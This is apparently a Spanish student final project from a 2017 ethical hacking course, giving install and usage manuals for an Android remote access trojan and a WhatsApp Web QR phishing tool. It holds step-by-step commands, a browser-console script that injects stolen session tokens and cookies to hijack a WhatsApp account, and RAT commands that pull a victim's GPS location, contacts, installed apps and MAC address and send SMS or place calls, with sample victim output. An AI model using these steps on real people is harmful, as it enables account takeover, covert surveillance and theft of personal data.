Plan de Formación en Seguridad Informática

ANÁLISIS DE VULNERABILIDADES Y HACKING ÉTICO

Fecha:

26 de abril de 2017

Proyecto Final

Android RAT

Hernández Cuecuecha Jorge Alberto

Hernández Torres Yeudiel

Mondragón Mejía Alan Dennis

Soto Jiménez Jonathan

MANUAL DE INSTALACIÓN

Nota: La instalación se realizó en Kali

1. Actualizar paquetes → apt-get update
2. Instalar libssl-dev

```
root@kali:~/Documents/AndroidRAT# apt-get install libssl-dev
```

3. Instalar Python-pip

```
root@kali:~/Documents/AndroidRAT# apt-get install python-pip
```

4. Instalar los requisitos → pip install –r requisitos.txt
5. Instalar → python setup.py install
6. Ejecutar el comando androidtrojan –h. Se deberían de ver la ayuda para el comando
7. AndroidRAT hace uso de https para la comunicación, entonces es necesario generar llave privada/publica → ./ssl.h

```
root@kali:~/Documents/AndroidRAT# ./ssl.sh
```

8. Ya se puede hacer uso del servidor y ponerse en contacto con la apk infectada.

Instalación de watsapp phishing

9. Instalar node && npm

→ sudo apt-get install python g++ make checkinstall fakeroot

→src=$(mktemp -d) && cd $src

→wget -N http://nodejs.org/dist/node-latest.tar.gz

→tar xzvf node-latest.tar.gz && cd node-v*
→. /configure
→sudo fakeroot checkinstall -y --install=no --pkgversion $(echo $(pwd) | sed -n -re's/.+node-v(.+)$/\1/p') make -j$(($(nproc)+1)) install
→sudo dpkg -i node_*
→git clone git://github.com/npm/npm.git
→cd npm
→make install

10. Instalar Google Chrome

    Ir al archivo de configuración vim /etc/apt/sourcelist y agregar la siguiente línea

```
deb http://dl.google.com/linux/deb/ stable main
```

    Hacer un update → apt-get update

    Instalar google → apt-get install google-chrome-stable

    Abrir con leafpad google-chrome y editar el archivo google-chrome en la siguiente línea de modo que quede del modo siguiente :

```
root@kali:~/Desktop/whatsapp-phishing# leafpad /opt/google/chrome/google-chrome
```

```
else
  exec -a "$0" "$HERE/chrome"  "$@" --no-sandbox
fi
```

MANUAL DE USUARIO

Nota: Se realizó en Kali: Watsapp Phishing

Nota 1 : Recordaremos que posteriormente se mando un correo para crear el phising y que el usuario infectado , abrio el enlace con el phishin qr del whatspp.

1. Irse a la carpeta de watsapp que se encuentra en el escritorio → cd /Desktop/watsapp

```
root@kali:~/Desktop# cd watsapp/
```


2. Ejecutar el archivo “selenium-server-standalone-3.4.0.jar”


```
root@kali:~/Desktop/watsapp# ./selenium-server-standalone-3.4.0.jar
```

3. Abrir otra terminar , ubicarse en /Desktpo/watsapp-phisin → ejecutar node index.js


```
root@kali:~/Desktop# cd whatsapp-phishing/
root@kali:~/Desktop/whatsapp-phishing# ls
index.js  node  node_modules  package.json  README.md  secrets  static
root@kali:~/Desktop/whatsapp-phishing# node index.js
```

4. Abrir el navegador google Chrome con localhost:8080 → esperar la conexión
5. Abrir su aplicación con WhatsApp web y scanear vaya a Menú> Web Whatsapp y escanear el código QR desde su navegador.





6. Vemos que ya se generó nuestro archivo




Abrir web.whatsapp.com. (Cuidado que no ha iniciado sesión, tal vez utilizar el modo incógnito)

Abra la consola de desarrolladores

Escriba el siguiente código:


```
> var t = CONTENT_OF_YOUR_SECRETS_FILE
> function login(token) {Object.keys(token.s).forEach(function (key) {localStorage.setItem(key, token.s[key])}); token.c = token.c.split(';'); token.c.forEach(function(cookie) {document.cookie = cookie; });}
> login(t)
```

7. Recargar la página y tendrá la sesión




Nota: Se realizó en Kali: androidrat

1. Generar las llaves para poder hacer uso de https con el comando
   → ./ssl.sh




2. Mostramos las opciones (módulos) que podemos ejecutar, con el comando:
   → andoridrat –s ssl/ -h



3. Módulo para obtener datos del GPS del celular con el comando :

→ androidrat –s ssl/ --location



4. Módulo de detección de APPs instaladas
→androidrat –s ssl/ --packages

5. Módulo para consulta de contactos telefónicos, con el comando
→ androidrat –s ssl/ --contacts

```
root@kali:~/Documents/androidRAT# androidrat -s ssl/ --contacts
192.168.1.162 F4:09:D8:5E:FE:BE
[
    [
        "Depa+Sanjeronimo",
        "[redacted]"
    ],
    [
        "Mercado+Libre.+C",
        "[redacted]"
    ],
    [
        "Tacos",
        "[redacted]"
    ],
    [
        "Hugo",
        "[redacted]gmail.com"
    ],
        "Purificadora+Sayab",
        "55+[redacted]"
    ],
```

6. Modulo obtención de Mac Address, con el comando :
   → andoridrat –s ssl/ --mac

```
root@kali:~/Documents/androidRAT# androidrat -s ssl/ --mac
192.168.1.162 F4:09:D8:5E:FE:BE
F4:09:D8:5E:FE:BE
```

7. Módulo para enviar e interceptar SMS, con el comando :
   → andoridrat –s ssl/ --sendsms “numero” “mensaje”

```
root@kali:~/Documents/androidRAT# androidrat -s ssl/ --sendsms 5540515650 "Mensaje de prueba"
192.168.1.162 F4:09:D8:5E:FE:BE
message send
```

8. Modulo para llamada , con el comando :
   → andoridrat –s ssl/ --call “numero”

```
root@kali:~/Documents/androidRAT# androidrat -s ssl/ --call 55[redacted] 30000
```